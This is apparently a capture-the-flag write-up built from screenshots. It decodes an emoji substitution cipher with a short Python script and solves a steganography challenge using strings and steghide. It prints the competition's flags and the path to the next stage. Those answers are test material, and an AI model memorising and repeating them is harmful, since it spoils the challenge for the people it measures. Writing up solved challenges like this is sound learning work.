
```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C ⭐🌈🌑 A L _ ⭐🌑🦄 ⭐🦄🌈
 C ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 G _ ⭐🦄⭐ S _ ⭐🌈🌑 ⭐🦄💜 ⭐🌑🦄 _ ⭐🌑🐴 ⭐🌑
🦄 S ⭐🌈🌑 _ ⭐🌑🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 G _ ⭐🦄🦄 ⭐🌑🦄 ⭐🌈
🌑 ⭐🦄💜 ⭐🦄🎈 ⭐🌑🌑 }
crazyeights@es-base:~$ 
```




```python

msg = "⭐🌑🍀 ⭐🌑🍀 ⭐🌈🍀 ⭐🌑🍀 ⭐🌑💜 ⭐🦄🌑 ⭐🌑⭐ ⭐🌑🎈 ⭐🎈🍀 ⭐🦄🌑 ⭐🌈🦄 ⭐🌑🍀 ⭐🦄🍀 ⭐🎈⭐ 🦄🦄 ⭐🦄🎈 ⭐🌑🍀 ⭐🌈🌑
 ⭐🌑⭐ ⭐🦄🌑 🦄🦄 ⭐🌑🦄 ⭐🦄🌈 ⭐🌑🍀 ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 ⭐🌑🎈 🦄🦄 ⭐🦄⭐ ⭐🌈🍀 🦄🦄 ⭐🌈🌑 ⭐🦄💜 ⭐🌑🦄 🦄🦄 ⭐🌑🐴
  ⭐🌑🦄 ⭐🌈🍀 ⭐🌈🌑 🦄🦄 ⭐🌑🦄 ⭐🦄🌈 ⭐🌑🍀 ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 ⭐🌑🎈 🦄🦄 ⭐🦄🦄 ⭐🌑🦄 ⭐🌈🌑 ⭐🦄💜 ⭐🦄🎈 ⭐🌑🌑
 ⭐🎈🦄"

converter = {
   "⭐🌑🍀": "C",
   "⭐🌈🍀": "S",
   "⭐🌑💜" : "F",
   "⭐🦄🌑": "L",
   "⭐🌑⭐": "A",
   "⭐🌑🎈": "G",
   "⭐🎈🍀": "{",
   "⭐🎈🦄": "}",
   "🦄🦄": "_"
}

plain = ""
for char in msg.split(" "):
        if char in converter:
                plain+=converter[char]+" "
        else:
                plain+=char+" "

print(plain)
```




```
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C ⭐🌈🌑 A L _ ⭐🌑🦄 ⭐🦄
🌈 C ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 G _ ⭐🦄⭐ S _ ⭐🌈🌑 ⭐🦄💜 ⭐🌑🦄 _ ⭐🌑🐴
⭐🌑🦄 S ⭐🌈🌑 _ ⭐🌑🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 G _ ⭐🦄🦄 ⭐🌑🦄
 ⭐🌈🌑 ⭐🦄💜 ⭐🦄🎈 ⭐🌑🌑 }
crazyeights@es-base:~$
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C ⭐🌈🌑 A L _ ⭐🌑🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 I ⭐🦄🌈 G _ I
S _ ⭐🌈🌑 ⭐🦄💜 ⭐🌑🦄 _ ⭐🌑🐴 ⭐🌑🦄 S ⭐🌈🌑 _ ⭐🌑🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 I ⭐🦄🌈 G _ ⭐🦄🦄 ⭐🌑🦄 ⭐
🌈🌑 ⭐🦄💜 ⭐🦄🎈 ⭐🌑🌑 }
crazyeights@es-base:~$
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C ⭐🌈⚫ A L _ ⭐⚫🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ I
S _ ⭐🌈⚫ ⭐🦄💜 ⭐⚫🦄 _ ⭐⚫🐴 ⭐⚫🦄 S ⭐🌈⚫ _ ⭐⚫🦄 ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ ⭐🦄🦄 ⭐⚫🦄 ⭐
🌈⚫ ⭐🦄💜 ⭐🦄🎈 ⭐⚫⚫ }
crazyeights@es-base:~$ 
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C T A L _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ I S _ T H E
_ ⭐⚫🐴 E S T _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ ⭐🦄🦄 E T H ⭐🦄🎈 ⭐⚫⚫ }
crazyeights@es-base:~$ 
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C T A L _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ I S _ T H E
_ ⭐⚫🐴 E S T _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ ⭐🦄🦄 E T H ⭐🦄🎈 ⭐⚫⚫ }
crazyeights@es-base:~$
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C T A L _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ I S _ T H E
_ B E S T _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐⚫⚫ I ⭐🦄🌈 G _ ⭐🦄🦄 E T H ⭐🦄🎈 ⭐⚫⚫ }
crazyeights@es-base:~$
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ ⭐🦄🎈 C T A L _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 I ⭐🦄🌈 G _ I S _ T H E
_ B E S T _ E ⭐🦄🌈 C ⭐🦄🎈 ⭐🌑🌑 I ⭐🦄🌈 G _ ⭐🦄🦄 E T H ⭐🦄🎈 ⭐🌑🌑 }
crazyeights@es-base:~$
```



```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L ⭐🌈🦄 C ⭐🦄🍀 ⭐🎈⭐ _ O C T A L _ E N C O D I N G _ I S _ T H E _ B E S T _ E N C O D I N
G _ ⭐🦄🦄 E T H O D }
crazyeights@es-base:~$
```



```
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L U C K Y _ O C T A L _ E N C O D I N G _ I S _ T H E _ B E S T _ E N C O D I N G _ ⭐🦄🦄 E T
 H O D }
crazyeights@es-base:~$ python3 ccsc_flag.py
C C S C F L A G { L U C K Y _ O C T A L _ E N C O D I N G _ I S _ T H E _ B E S T _ E N C O D I N G _ M E T H O
D }
crazyeights@es-base:~$ 
```




```
crazyeights@es-base:~$ python3 ccsc_flag.py
CCSCFLAG{LUCKY_OCTAL_ENCODING_IS_THE_BEST_ENCODING_METHOD}
crazyeights@es-base:~$ 
```

CCSC CTF

FLAG 5

STEGO


Download the images:


192.168.99.98/secret/
Exploit-DB
Binder - Analysis and e...
NVD - Search and Stati...
CyberChef
The Witcher 3: One ho...
Understanding Docker ...
Module 20 - Red Teami...
WARNING: THESE OFFICIAL DESIGN BLUEPRINTS ARE PROPRIETARY AND PROTECTED BY VARIOUS UNITED STATES AND WORLDWIDE PATENTS.
SPEED RACER
TOP SECRET
FRONT VIEW
TOP VIEW
STEERING WHEEL CONTROL FUNCTIONS/SPECIAL FEATURES
POPS RACER AUTO ENGINEERING & DESIGN
DESIGNER POPS RACER
ELECTRONICS REX RACER
BODY CONSTRUCTION FHE MOTOR COACHES
ENGINE CONSTRUCTION RACER ENTERPRISES
SPECIFICATIONS
NAME: Big-O
TYPE: Battle Robot (Prototype v2)
PROD. YEAR: 1984
DRAWN BY: Sakari Niittymaa
DATE: 10/2012
ABOUT
Big-O SHOW
Left arm is missing
Left leg is broken
2200


```
2027. For more details see chat logs.

- N
```

```
[ 10164M22.JPG ]
```

STEGO




```
crazyeights@es-base:~$ cd Downloads/
crazyeights@es-base:~/Downloads$ strings s1.jpg
JFIF
2Processed By eBay with ImageMagick, z1.1.0. ||B2
 , #&')*)
-0-(0%()(
((((((((((((((((((((((((((((((((((((((((((((((((((
```




```
9oh
n4ks
CCSCFLAG5{try_steghide}
crazyeights@es-base:~/Downloads$
```

STEGO



```
yon
n4ks
CCSCFLAG5{try_steghide}
crazyeights@es-base:~/Downloads$ steghide extract -sf s2.jpg
Enter passphrase:
wrote extracted data to "hidden.txt".
crazyeights@es-base:~/Downloads$ 
```




```
To improve security I moved what was here to the safe at 873b3022fe28d0be6a5bde152fe15e8a/

-N

```

